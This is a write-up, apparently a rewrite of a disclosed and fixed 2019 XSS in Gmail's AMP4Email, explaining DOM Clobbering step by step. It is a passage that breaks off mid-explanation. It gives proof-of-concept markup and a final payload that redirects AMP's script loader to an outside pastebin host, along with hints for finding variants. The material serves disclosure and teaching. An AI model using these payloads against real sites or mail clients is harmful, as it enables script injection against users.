What is AMP4Email
AMP4Email allowed user-controlled id attributes, enabling DOM Clobbering to manipulate global variables like AMP_MODE and testLocation. This could lead to script injection, but a Content-Security-Policy blocked actual execution.
 Published on research.securitum.com
This post is a write up of an already-fixed XSS in AMP4Email I reported via Google Vulnerability Reward Program in August 2019. The XSS is an example of a real-world exploitation of well-known browser issue called DOM Clobbering.
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
AMP4Email, also called dynamic mail, is a Gmail feature that lets an email carry dynamic HTML content rather than only static formatting and images. Google's own description of the use cases is RSVPing to an event, filling out a questionnaire, browsing a catalogue or replying to a comment thread inside the message. The obvious question that follows is whether dynamic content means arbitrary JavaScript in an email. It does not, because AMP4Email runs every message through a strong validator, a whitelist of the tags and attributes that are permitted in dynamic mails.
The write-up covers an XSS in AMP4Email that was reported through the Google Vulnerability Reward Program in August 2019 and fixed before publication. It is a real-world use of DOM Clobbering, a long-standing browser behaviour.
Setup
No accounts, roles or special tooling are described beyond the public AMP4Email playground at https://amp.gmail.dev/playground/, where you can experiment with the validator and send a dynamic email to yourself. The analysis came from experimenting with the playground and reading the JavaScript that AMP4Email loads.
Finding it
The starting point was the validator itself. While trying various ways to bypass it, the researcher noticed that the id attribute is not disallowed on tags.

Fig 1. AMP4Email playground
Anything not explicitly allowed produces an error, as with an arbitrary script tag:

Fig 2. AMP Validator disallows arbitrary script tags
But id passes:

Fig 3. Attribute id is not disallowed
A user-controlled id is exactly the input DOM Clobbering needs, so this was a sensible place to begin the security analysis.
Exploitation
Step 1: understand DOM Clobbering
DOM Clobbering is a legacy browser feature. Creating an element such as <input id=username> makes window.username refer to that element, the same as document.getElementById('username'). If an application makes decisions based on the existence of a global, for example if (window.isAdmin) { ... }, that behaviour can become a vulnerability.
The exercise the researcher set was to evaluate arbitrary JavaScript using only DOM Clobbering, given this code:
if (window.test1.test2) {
eval(''+window.test1.test2)
}
Two problems have to be solved: creating properties on objects other than window (the test1.test2 case), and controlling how a DOM element is cast to a string, since most elements stringify to something like [object HTMLInputElement].
Step 2: create nested properties with a form
The common answer to the first problem is the <form> tag. Every <input> descendant of a form becomes a property of the form, named after the input's name attribute:
<form id=test1>
<input name=test2>
</form>
<script>
alert(test1.test2); // alerts "[object HTMLInputElement]"
</script>
Step 3: find an element whose string form is controllable
To solve the second problem, the researcher iterated over all element constructors and kept those whose toString does not inherit from Object.prototype:
Object.getOwnPropertyNames(window)
.filter(p => p.match(/Element$/))
.map(p => window[p])
.filter(p => p && p.prototype && p.prototype.toString !== Object.prototype.toString)
Two elements came back: HTMLAreaElement (<area>) and HTMLAnchorElement (<a>). The first is disallowed in AMP4Email, so only the anchor matters. For <a>, toString returns the value of the href attribute:
<a id=test1 href=https://securitum.com>
<script>
alert(test1); // alerts "https://securitum.com"
</script>
Step 4: the obvious combination fails
Combining the two ideas looks like it should work:
<form id=test1>
<a name=test2 href="x:alert(1)"></a>
</form>
It does not. test1.test2 is undefined, because while <input> elements become properties of a <form>, <a> elements do not.
Step 5: duplicate ids produce an HTMLCollection
There is a solution that works in WebKit- and Blink-based browsers. With two elements sharing an id:
<a id=test1>click!</a>
<a id=test1>click2!</a>
window.test1 is not the first matching element, as document.getElementById would suggest, but an HTMLCollection.

Fig 4. window.test1 points to HTMLCollection
Elements in that collection can be reached by index (0 and 1) and also by id, so window.test1.test1 refers to the first element. Setting a name attribute creates further properties in the collection:
<a id=test1>click!</a>
<a id=test1 name=test2>click2!</a>
Now window.test1.test2 reaches the second anchor.

Fig 5. We can make window.test1.test2 defined
Step 6: solve the eval exercise
The full solution to eval(''+window.test1.test2) is therefore:
<a id="test1"></a><a id="test1" name="test2" href="x:alert(1)"></a>
Step 7: look for clobberable globals in AMP4Email
Back in AMP4Email, the researcher inspected the properties of window to find an exploitable condition.

Fig 6. Properties of window global object
The properties beginning with AMP stood out. AMP4Email does employ some protection against DOM Clobbering: it forbids certain values for the id attribute, for instance AMP.

Fig 7. AMP is an invalid value for id in AMP4Email
The same restriction did not apply to AMP_MODE, so the researcher tried <a id=AMP_MODE> and watched the console.

Fig 8. 404 on loading certain JS file
AMP4Email tried to load a JS file and got a 404. The URL contained undefined in the middle: https://cdn.ampproject.org/rtv/undefined/v0/amp-auto-lightbox-0.1.js. The explanation is that AMP reads a property of AMP_MODE to build the URL, and because of DOM Clobbering that property is missing, so undefined is concatenated instead.
Step 8: read the script-loading code
The code responsible for including the script is shown below:
f.preloadExtension = function(a, b) {
"amp-embed" == a && (a = "amp-ad");
var c = fn(this, a, !1);
if (c.loaded || c.error)
var d = !1;
else
void 0 === c.scriptPresent && (d = this.win.document.head.querySelector('[custom-element="' + a + '"]'),
c.scriptPresent = !!d),
d = !c.scriptPresent;
if (d) {
d = b;
b = this.win.document.createElement("script");
b.async = !0;
yb(a, "_") ? d = "" : b.setAttribute(0 <= dn.indexOf(a) ? "custom-template" : "custom-element", a);
b.setAttribute("data-script", a);
b.setAttribute("i-amphtml-inserted", "");
var e = this.win.location;
t().test && this.win.testLocation && (e = this.win.testLocation);
if (t().localDev) {
var g = e.protocol + "//" + e.host;
"about:" == e.protocol && (g = "");
e = g + "/dist"
} else
e = hd.cdn;
g = t().rtvVersion;
null == d && (d = "0.1");
d = d ? "-" + d : "";
var h = t().singlePassType ? t().singlePassType + "/" : "";
b.src = e + "/rtv/" + g + "/" + h + "v0/" + a + d + ".js";
this.win.document.head.appendChild(b);
c.scriptPresent = !0
}
return gn(c)
}
A manually deobfuscated form, with some parts omitted for clarity:
var script = window.document.createElement("script");
script.async = false;
var loc;
if (AMP_MODE.test && window.testLocation) {
loc = window.testLocation
} else {
loc = window.location;
}
if (AMP_MODE.localDev) {
loc = loc.protocol + "//" + loc.host + "/dist"
} else {
loc = "https://cdn.ampproject.org";
}
var singlePass = AMP_MODE.singlePassType ? AMP_MODE.singlePassType + "/" : "";
b.src = loc + "/rtv/" + AMP_MODE.rtvVersion; + "/" + singlePass + "v0/" + pluginName + ".js";
document.head.appendChild(b);
The code creates a script element, then checks whether AMP_MODE.test and window.testLocation are both truthy. If they are, and AMP_MODE.localDev is also truthy, window.testLocation becomes the base for the script URL. Other properties are concatenated to form the full URL. Assuming AMP_MODE.localDev and AMP_MODE.test are truthy, the code simplifies to:
var script = window.document.createElement("script");
script.async = false;
b.src = window.testLocation.protocol + "//" +
window.testLocation.host + "/dist/rtv/" +
AMP_MODE.rtvVersion; + "/" +
(AMP_MODE.singlePassType ? AMP_MODE.singlePassType + "/" : "") +
"v0/" + pluginName + ".js";
document.head.appendChild(b);
Step 9: clobber testLocation.protocol
The same technique used for window.test1.test2 now applies to window.testLocation.protocol. The final payload:
<!-- We need to make AMP_MODE.localDev and AMP_MODE.test truthy-->
<a id="AMP_MODE"></a>
<a id="AMP_MODE" name="localDev"></a>
<a id="AMP_MODE" name="test"></a>
<!-- window.testLocation.protocol is a base for the URL -->
<a id="testLocation"></a>
<a id="testLocation" name="protocol"
href="https://pastebin.com/raw/0tn8z0rG#"></a>
The payload uses duplicate AMP_MODE anchors to define localDev and test, and duplicate testLocation anchors to define protocol from an href.
Step 10: the CSP stops execution
In the real-world case the code did not execute because of the Content-Security-Policy deployed in AMP:
Content-Security-Policy: default-src 'none';
script-src 'sha512-oQwIl...=='
https://cdn.ampproject.org/rtv/
https://cdn.ampproject.org/v0.js
https://cdn.ampproject.org/v0/
The researcher did not find a way to bypass the CSP, but while trying found a way of bypassing a dir-based CSP and tweeted about it; the same trick had already been used in a CTF in 2016. Google's bug bounty program does not require a CSP bypass and pays a full bounty anyway.
Root cause
The validator whitelists tags and attributes but allows id (and name) on elements, so an email author controls the identifiers that browsers expose as properties of window. AMP's own code then reads configuration from globals such as AMP_MODE and testLocation without verifying that they are the objects it expects. Duplicate ids turn those globals into HTMLCollections whose named properties can be set with name, and an anchor's href controls its string form, so the values used to build the script URL become attacker-controlled. AMP4Email forbids certain id values such as AMP, but not AMP_MODE. The CSP is what prevented actual script execution.
Impact
The report does not describe the impact beyond the demonstrated URL manipulation. In this report the CSP blocked execution, so the practical impact was limited to the demonstrated URL manipulation. Google treats a CSP bypass as unnecessary for reward purposes.
Fix
Google confirmed the bug was fixed on 12th October 2019, though in reality the fix happened earlier. The report does not describe the specific change.
Variants to test
- Look for globals read by framework code that begin with a known prefix (
AMP,__, app names) and try clobbering them with<a id=...>and duplicate ids plusnameattributes. A positive result is a changed URL, error or behaviour that reflects your value. - Check whether the validator blocks only specific
idvalues; try sibling names of blocked ones. A positive result is that the sibling passes validation. - Test whether duplicate ids produce an
HTMLCollectionin the target browser and whethernameadds properties. A positive result iswindow.x.yresolving to your second element. - Look for code that concatenates a global into a script
srcor a redirect. A positive result is a request to a host or path you control. - Where a CSP blocks execution, check whether path- or
dir-based rules can be bypassed with the same URL-manipulation trick. A positive result is a script loading from an allowed origin but with attacker-controlled content.
Timeline
- 15th Aug 2019: report sent to Google
- 16th Aug 2019: "nice catch!"
- 10th Sep 2019: Google response, "the bug is awesome, thanks for reporting!"
- 12th Oct 2019: Google confirms the bug is fixed (in reality earlier)
- 18th Nov 2019: publication
What happened, in plain words
Gmail has a feature called AMP4Email, also known as dynamic mail. Normally an email is just text and pictures: you can make it bold, add a photo, and that is about it. Dynamic mail goes further and lets the email itself contain interactive parts, so you can do things inside the message without leaving Gmail. Google's own examples are replying to an event invitation, filling in a questionnaire, browsing a catalogue, or answering a comment thread right there in the email.
The moment you allow an email to be interactive, a scary question appears: does that mean the sender can put JavaScript (the programming language that runs in web pages) into an email and make it do anything? If so, anyone could send you a message that quietly does things on your behalf. The answer is no, and the reason is a validator: a strict checklist that every dynamic email must pass before Gmail will show it. If the email uses a tag or attribute that is not on the checklist, it is rejected.
This is the story of a security researcher, Michał Bentkowski, who found a way around that protection. He reported it to Google through the Google Vulnerability Reward Program (Google's scheme that pays people for reporting security bugs) in August 2019. Google confirmed the bug was fixed on 12th October 2019, though in reality it happened earlier, and the write-up was published on 18th November 2019. The trick he used is called DOM Clobbering, an old and slightly strange behaviour of web browsers that keeps causing trouble.
The pieces you need to know first
Before the story makes sense, a few everyday ideas.
HTML is the language web pages (and emails) are written in. It is made of tags, like <a> for a link, <form> for a form, <input> for a text box. Tags can carry attributes, which are extra settings written inside the tag, such as id (a name for the element) or href (the address a link points to).
JavaScript is the language that runs inside the browser and makes pages interactive. It can read and change the page, and it can do things on your behalf in that site.
The DOM (Document Object Model) is the browser's in-memory model of the page: a tree of all the elements. JavaScript talks to the page through the DOM.
The window object is JavaScript's global object in a browser. Every global variable and many built-in things live on it. If you write window.something in JavaScript, you are asking for a property called something on that global object.
XSS (Cross-Site Scripting) is a vulnerability where an attacker manages to get their own JavaScript to run inside someone else's website, in that site's context. It is dangerous because the script runs as if it came from the site: it can read what the page can read and act as the logged-in user.
DOM Clobbering is the browser behaviour at the heart of this report. When you put an element with an id into a page, the browser also makes it reachable as a property of window with that name. So <input id=username> means window.username points at that input. This is a legacy feature, kept for compatibility. It becomes a security problem when a site's own JavaScript reads a global variable and trusts it, because page content can now define that variable.
CSP (Content-Security-Policy) is a rule the site sends to the browser saying which sources of scripts are allowed to run. It is a second line of defence: even if an attacker injects a script tag, the browser refuses to run it unless its source is on the allowed list.
Setting up
The report describes no accounts, no special tools and no private access. Everything was done with the public AMP4Email playground at https://amp.gmail.dev/playground/, a page where you can type dynamic email HTML, see whether the validator accepts it, and even send a dynamic email to yourself to see how it behaves. The analysis came from experimenting with the playground and reading the JavaScript that AMP4Email loads.
Fig 1. AMP4Email playground
Finding the opening
The researcher started with the validator itself, trying different ways to get something past it. The validator is a whitelist: only tags and attributes that appear on its list are allowed. Anything else produces an error. For example, an ordinary <script> tag, the usual way to put JavaScript in a page, is rejected.
Fig 2. AMP Validator disallows arbitrary script tags
But while poking at it, he noticed something: the id attribute is not on the forbidden list. You can put an id on your elements and the validator is happy.
Fig 3. Attribute id is not disallowed
Why does that matter? Because an id you control is exactly the raw material DOM Clobbering needs. If you can choose the names of elements, you can choose which properties appear on window. That made the validator a sensible place to start looking for a real vulnerability.
Step 1: understand DOM Clobbering
To explain the idea, the researcher set himself a small puzzle. Given this piece of JavaScript, can you make it run arbitrary code using only DOM Clobbering?
if (window.test1.test2) {
eval(''+window.test1.test2)
}
Line by line:
if (window.test1.test2) {checks whether the propertytest2exists on the objectwindow.test1. If it does, the code inside the braces runs.eval(''+window.test1.test2)takes the value ofwindow.test1.test2, converts it to a string (the''+trick), and hands it toeval, which runs that string as JavaScript.
So if we can make window.test1.test2 exist and make its string form be some JavaScript we choose, we win. Two problems stand between us and that:
- We know we can create properties on
window(that is the basic DOM Clobbering trick), but can we create properties on other objects, thetest1.test2case? - Can we control what a DOM element turns into when converted to a string? Most elements turn into something boring like
[object HTMLInputElement], which is not valid JavaScript.
Step 2: nested properties with a form
The usual answer to the first problem is the <form> tag. Every <input> inside a form becomes a property of that form, named after the input's name attribute. Here is the example:
<form id=test1>
<input name=test2>
</form>
<script>
alert(test1.test2); // alerts "[object HTMLInputElement]"
</script>
Line by line:
<form id=test1>creates a form and gives it the idtest1, sowindow.test1points at the form.<input name=test2>creates a text input inside the form with the nametest2. Because it is inside the form, the form gets a property calledtest2pointing at the input.</form>closes the form.<script>starts a block of JavaScript.alert(test1.test2);shows a popup with the value oftest1.test2. Sincetest1is the form andtest2is the input, this is the input element, which turns into the text[object HTMLInputElement].</script>ends the script.
So the first problem is solved: a form gives us a nested property. But the value is still a boring element, not something we can run.
Step 3: find an element whose string form we control
For the second problem, the researcher wrote a short script that looks at every kind of HTML element the browser knows and checks whether its string conversion is special. Most elements convert to [object SomethingElement], which is useless. He wanted the exceptions.
Object.getOwnPropertyNames(window)
.filter(p => p.match(/Element$/))
.map(p => window[p])
.filter(p => p && p.prototype && p.prototype.toString !== Object.prototype.toString)
Line by line:
Object.getOwnPropertyNames(window)lists the names of all properties on thewindowobject..filter(p => p.match(/Element$/))keeps only the names that end inElement, which is how the browser names element constructors (likeHTMLAnchorElement)..map(p => window[p])turns each name into the actual constructor object..filter(p => p && p.prototype && p.prototype.toString !== Object.prototype.toString)keeps only those whosetoString(the function that converts to a string) is not the default one inherited fromObject.prototype. In other words: elements that convert to something other than the boring default.
Two elements came back: HTMLAreaElement (the <area> tag) and HTMLAnchorElement (the <a> tag, a link). The first is not allowed in AMP4Email, so only the anchor matters. For an <a> element, converting to a string returns the value of its href attribute, the link address. That is something we can choose:
<a id=test1 href=https://securitum.com>
<script>
alert(test1); // alerts "https://securitum.com"
</script>
Line by line:
<a id=test1 href=https://securitum.com>creates a link with the idtest1and the addresshttps://securitum.com.<script>starts the JavaScript.alert(test1);shows the value oftest1. Becausetest1is the anchor, and an anchor converts to itshref, the popup showshttps://securitum.com.</script>ends the script.
So we can control the string form of an element. Now we need to combine both tricks.
Step 4: the obvious combination fails
Putting the two ideas together looks like it should work:
<form id=test1>
<a name=test2 href="x:alert(1)"></a>
</form>
Line by line:
<form id=test1>creates a form with the idtest1.<a name=test2 href="x:alert(1)"></a>creates a link inside the form, namedtest2, pointing atx:alert(1).</form>closes the form.
The hope is that the form gets a property test2 pointing at the link, so test1.test2 would be the link and would convert to x:alert(1). But it does not work: test1.test2 is undefined. The reason is that while <input> elements become properties of a <form>, <a> elements do not. The form only picks up inputs, not links.
Step 5: duplicate ids produce an HTMLCollection
There is another way, and it works in browsers built on WebKit and Blink (the engines behind Safari and Chrome). Suppose two elements share the same id:
<a id=test1>click!</a>
<a id=test1>click2!</a>
Line by line:
<a id=test1>click!</a>creates a link with the idtest1and the textclick!.<a id=test1>click2!</a>creates a second link with the same idtest1and the textclick2!.
What is window.test1 now? You might expect the first matching element, which is what document.getElementById would give you. In Chromium, however, you get an HTMLCollection: a list-like object holding both elements.
Fig 4. window.test1 points to HTMLCollection
What is interesting is that you can reach elements in that collection by their position (0 and 1) and also by their id. So window.test1.test1 refers to the first element. And it turns out that setting a name attribute also creates a property in the collection. So:
<a id=test1>click!</a>
<a id=test1 name=test2>click2!</a>
Line by line:
<a id=test1>click!</a>creates the first link with idtest1.<a id=test1 name=test2>click2!</a>creates a second link with the same idtest1and also the nametest2.
Now window.test1.test2 reaches the second anchor. The duplicate id gave us a collection, and the name gave us a named entry inside it.
Fig 5. We can make window.test1.test2 defined
Step 6: solve the eval exercise
With both pieces in place, the full solution to the original puzzle is:
<a id="test1"></a><a id="test1" name="test2" href="x:alert(1)"></a>
Line by line:
<a id="test1"></a>creates an empty link with idtest1.<a id="test1" name="test2" href="x:alert(1)"></a>creates a second link with the same idtest1, the nametest2, and the addressx:alert(1).
Now window.test1 is a collection of the two links, window.test1.test2 is the second link, and converting that link to a string gives x:alert(1). The eval in the puzzle runs it. That is DOM Clobbering turning into XSS.
Step 7: look for clobberable globals in AMP4Email
Now back to the real target. The researcher knew AMP4Email might be vulnerable to DOM Clobbering because he could add his own id attributes. To find something exploitable, he looked at the properties of window to see which global names the page uses.
Fig 6. Properties of window global object
The ones that stood out began with AMP. Those are AMP's own configuration globals. If he could clobber one of them, AMP's code might read his value instead of the real one.
AMP4Email does have some protection against this: it forbids certain values for the id attribute. For instance, you cannot use AMP as an id.
Fig 7. AMP is an invalid value for id in AMP4Email
But the same restriction did not apply to AMP_MODE. So he tried a simple piece of HTML, <a id=AMP_MODE>, and watched the browser console (the developer panel where errors and messages appear).
Fig 8. 404 on loading certain JS file
AMP4Email tried to load a JavaScript file and got a 404 (the server's way of saying the file does not exist). The URL contained undefined in the middle: https://cdn.ampproject.org/rtv/undefined/v0/amp-auto-lightbox-0.1.js. The explanation is straightforward: AMP reads a property of AMP_MODE to build the URL, and because of DOM Clobbering that property is missing, so the word undefined gets glued into the address instead. That is a strong hint that the value is under the attacker's influence.
Step 8: read the script-loading code
The code responsible for adding the script is shown below. It is minified, meaning the original readable code was squeezed to be smaller, so names are short and formatting is odd.
f.preloadExtension = function(a, b) {
"amp-embed" == a && (a = "amp-ad");
var c = fn(this, a, !1);
if (c.loaded || c.error)
var d = !1;
else
void 0 === c.scriptPresent && (d = this.win.document.head.querySelector('[custom-element="' + a + '"]'),
c.scriptPresent = !!d),
d = !c.scriptPresent;
if (d) {
d = b;
b = this.win.document.createElement("script");
b.async = !0;
yb(a, "_") ? d = "" : b.setAttribute(0 <= dn.indexOf(a) ? "custom-template" : "custom-element", a);
b.setAttribute("data-script", a);
b.setAttribute("i-amphtml-inserted", "");
var e = this.win.location;
t().test && this.win.testLocation && (e = this.win.testLocation);
if (t().localDev) {
var g = e.protocol + "//" + e.host;
"about:" == e.protocol && (g = "");
e = g + "/dist"
} else
e = hd.cdn;
g = t().rtvVersion;
null == d && (d = "0.1");
d = d ? "-" + d : "";
var h = t().singlePassType ? t().singlePassType + "/" : "";
b.src = e + "/rtv/" + g + "/" + h + "v0/" + a + d + ".js";
this.win.document.head.appendChild(b);
c.scriptPresent = !0
}
return gn(c)
}
Line by line, in plain words:
f.preloadExtension = function(a, b) {defines a function that loads an AMP extension (an extra piece of AMP functionality) by namea."amp-embed" == a && (a = "amp-ad");renamesamp-embedtoamp-ad.var c = fn(this, a, !1);looks up some state for this extension.if (c.loaded || c.error)checks whether it is already loaded or has failed.var d = !1;sets a flag to false in that case.elseotherwise...void 0 === c.scriptPresent && (...)checks whether we already know if a script tag is present, and if not, looks for one in the page head.d = !c.scriptPresent;sets the flag to true if no script is present.if (d) {if we need to add the script...d = b;remembers the version argument.b = this.win.document.createElement("script");creates a new script element.b.async = !0;makes it load asynchronously.yb(a, "_") ? d = "" : b.setAttribute(...)sets an attribute on the script depending on the extension name.b.setAttribute("data-script", a);andb.setAttribute("i-amphtml-inserted", "");add bookkeeping attributes.var e = this.win.location;starts with the page's own location as the base.t().test && this.win.testLocation && (e = this.win.testLocation);if a test mode is on andwindow.testLocationexists, use that instead. This is the line that matters: it reads a global that page content can clobber.if (t().localDev) {if local development mode is on...var g = e.protocol + "//" + e.host;build the base from the protocol and host ofe."about:" == e.protocol && (g = "");special-case theabout:protocol.e = g + "/dist"append/dist.} elseotherwise...e = 